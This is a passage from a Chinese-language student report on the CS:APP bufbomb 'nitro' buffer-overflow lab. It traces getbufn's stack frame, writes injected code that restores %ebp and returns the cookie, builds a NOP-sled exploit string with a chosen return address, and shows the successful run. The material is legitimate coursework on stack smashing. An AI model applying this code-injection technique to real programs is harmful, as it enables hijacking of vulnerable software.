90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 /* one line for 20 nop */
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

/* remaining 20 bytes */
90 90 90 90 90
b8 50 60 39 7c
8d 6c 24 18
68 37 96 04 08
c3

/* arbitary 4 bytes */
11 45 14 19

/* Bad code address */
/* 0x55683278 ~ 0x556833b1 */
78 32 68 55
```

分析过程：

在上个任务中，我们将%ebp 覆盖为一个固定值 0x55683440，这种方式的可行性是由于 getbuf 的代码调用经过特殊处理，从而获得了稳定的栈帧地址所保证的，使得基于 buf 的已知固定起始地址构造攻击字符串成为可能

但在该任务中，5 次 getbuf 调用的栈帧相对位置均不同，不能通过将%ebp 覆盖为一个定值来实现，我们需要通过其他方法来获取每次所保存的不同的%ebp 值


getbufn 函数

```
0804:9996 bufbomb!getbufn   55              pushl %ebp
0804:9997                   89 e5           movl %esp, %ebp
0804:9999                   81 ec 14 02 00 00   subl $0×214, %esp
0804:999f                   8d 85 f8 fd ff ff   leal -0×208(%ebp), %eax
0804:99a5                   50              pushl %eax
0804:99a6                   e8 92 fb ff ff  calll bufbomb!Gets
0804:99ab                   b8 01 00 00 00  movl $1, %eax
0804:99b0                   c9              leave
0804:99b1                   c3              retl
```

分析 getbufn 函数的栈帧：

getbufn 栈帧的大小为 4 (push ebp) + 0x214 (sub esp, 0x214) + 4 (push eax) = 540 B

而 buf 缓冲区的大小为 0x208 (leal -0x208(%ebp), %eax) = 520 B




为了每次都能得到正确的%ebp 值，我们还需要加入对 testn 栈帧（调用 getbufn 后）的分析

testn 在调用 getbufn 的下一行地址如图，为 0x08049637

```
0804:9623 bufbomb!testn   55              pushl %ebp
0804:9624                 89 e5           movl %esp, %ebp
0804:9626                 53              pushl %ebx
0804:9627                 83 ec 14        subl $0×14, %esp
0804:962a                 e8 64 ff ff ff  calll bufbomb!uniqueva
0804:962f                 89 45 f4        movl %eax, -0×c(%ebp)
0804:9632                 e8 5f 03 00 00  calll bufbomb!getbufn
0804:9637                 89 c3           movl %eax, %ebx
```


分析图示如下，该栈帧为 getbufn 在调用完 Gets 函数，且已经从 Gets 返回之后的



考察该栈帧在跳转到 Bad code 时，各寄存器值的变化，如图

```
0804:9996 bufbomb!getbufn   55              pushl %ebp
0804:9997                   89 e5           movl %esp, %ebp
0804:9999                   81 ec 14 02 00 00   subl $0×214, %esp
0804:999f                   8d 85 f8 fd ff ff   leal -0×208(%ebp), %eax
0804:99a5                   50              pushl %eax
0804:99a6                   e8 92 fb ff ff  calll bufbomb!Gets
0804:99ab                   b8 01 00 00 00  movl $1, %eax
0804:99b0                   c9              leave
0804:99b1                   c3              retl
```

（下图表现了上图最后两行代码执行的结果）



我们发现，尽管每次执行时旧的%ebp 都有所不同，但在执行 Bad code 的时候，现在的%esp 与旧的%ebp 值总是满足以下关系：

旧的%ebp = 在执行 Bad code 时的%esp + (20 + 4) 字节

即： %ebp = %esp + 0x18

所以，我们可以在 Bad code 中添加 leal 0x18(%esp), %ebp 来恢复正确%ebp 值

这样，如何还原 %ebp 的值的问题就解决了

经过上述分析，我们插入的攻击代码如下：

1、 修改返回值为 cookie

2、 恢复%ebp 的值，即将此时%esp+18 的值赋给%ebp

3、 跳转至 testn 在调用 getbufn 后的下一行

写成汇编语言：

movl $0x7c396050, %eax

leal 0x18(%esp), %ebp

pushl $0x08049637

retl

转化为机器码：

```
other@other-virtual-machine:~/Desktop/Code/C_single/CSAPP_Lab3/bufbomb/32$ objdump -d test.o

test.o:     文件格式 elf32-i386


Disassembly of section .text:

00000000 <.text>:
   0:   b8 50 60 39 7c          mov    $0x7c396050,%eax
   5:   8d 6c 24 18             lea    0x18(%esp),%ebp
   9:   68 37 96 04 08          push   $0x8049637
   e:   c3                      ret
other@other-virtual-machine:~/Desktop/Code/C_single/CSAPP_Lab3/bufbomb/32$
```

我们还剩下一个问题，就是在输入攻击字符串时，Bad code 的地址应如何填写

我们可以将我们的攻击代码在 buf 中的位置尽可能的后移，并在前面补上若干 nop，从而使我们填写的 Bad code 地址可以在一定范围内变动

我们观察一下这五次调用 getbufn 中，buf 地址的变化

我们发现，在每一次运行中，buf 地址都按下图中的五个值进行顺序（伪随机）变化

EAX 55683218


EAX 55683258

EAX 55683268

EAX 556831b8

EAX 55683278

经过分析，我们发现，当我们给定的 Bad code 地址大于等于这五个值中的最大值 0x55683278 时，我们总能跳转到 buf 区域内，从而执行我们的攻击代码



从而，我们的攻击字符串组成为：


足够的 90 (nop 的机器码) + Bad code 代码 【二者长度之和为 520 字节】

+ 随便的一个 4 字节（将由 Bad code 代码执行恢复为原来的%ebp 值）

+ 一个合适的 Bad code 地址（这里使用 0x55683278）

P.S. 经过计算，Bad code 地址的有效范围为 0x55683278 – 0x556833B1

(0x556833B1 = 0x556831B8 – 505)




```
other@other-virtual-machine:~/Desktop/Code/C_single/CSAPP_Lab3/bufbomb/32$ cat ./nitro_2022113573.txt |./hex2raw -n
 |./bufbomb -u 2022113573 -n
Userid: 2022113573
Cookie: 0x7c396050
Type string:KABOOM!: getbufn returned 0x7c396050
Keep going
Type string:KABOOM!: getbufn returned 0x7c396050
Keep going
Type string:KABOOM!: getbufn returned 0x7c396050
Keep going
Type string:KABOOM!: getbufn returned 0x7c396050
Keep going
Type string:KABOOM!: getbufn returned 0x7c396050
VALID
NICE JOB!
other@other-virtual-machine:~/Desktop/Code/C_single/CSAPP_Lab3/bufbomb/32$
```

注意，这里的 |./hex2raw 后应添加 -n 选项

第 4 章 总结

4.1 请总结本次实验的收获

本次实验让我更加熟悉了 c 语言中函数栈帧的结构，同时了解了缓冲器漏洞攻击的原理，并其危害有了深刻的认识

4.2 请给出对本次实验内容的建议

在 PPT 中加入关于 nitro 阶段时的./hex2raw 后应添加-n 选项的提醒，之前没加时怎么搞都搞不出来，还以为分析错了

注：本章为酌情加分项。

参考文献

[1] 【详解】函数栈帧——多图（c 语言）
https://blog.csdn.net/Zero__two_/article/details/120781099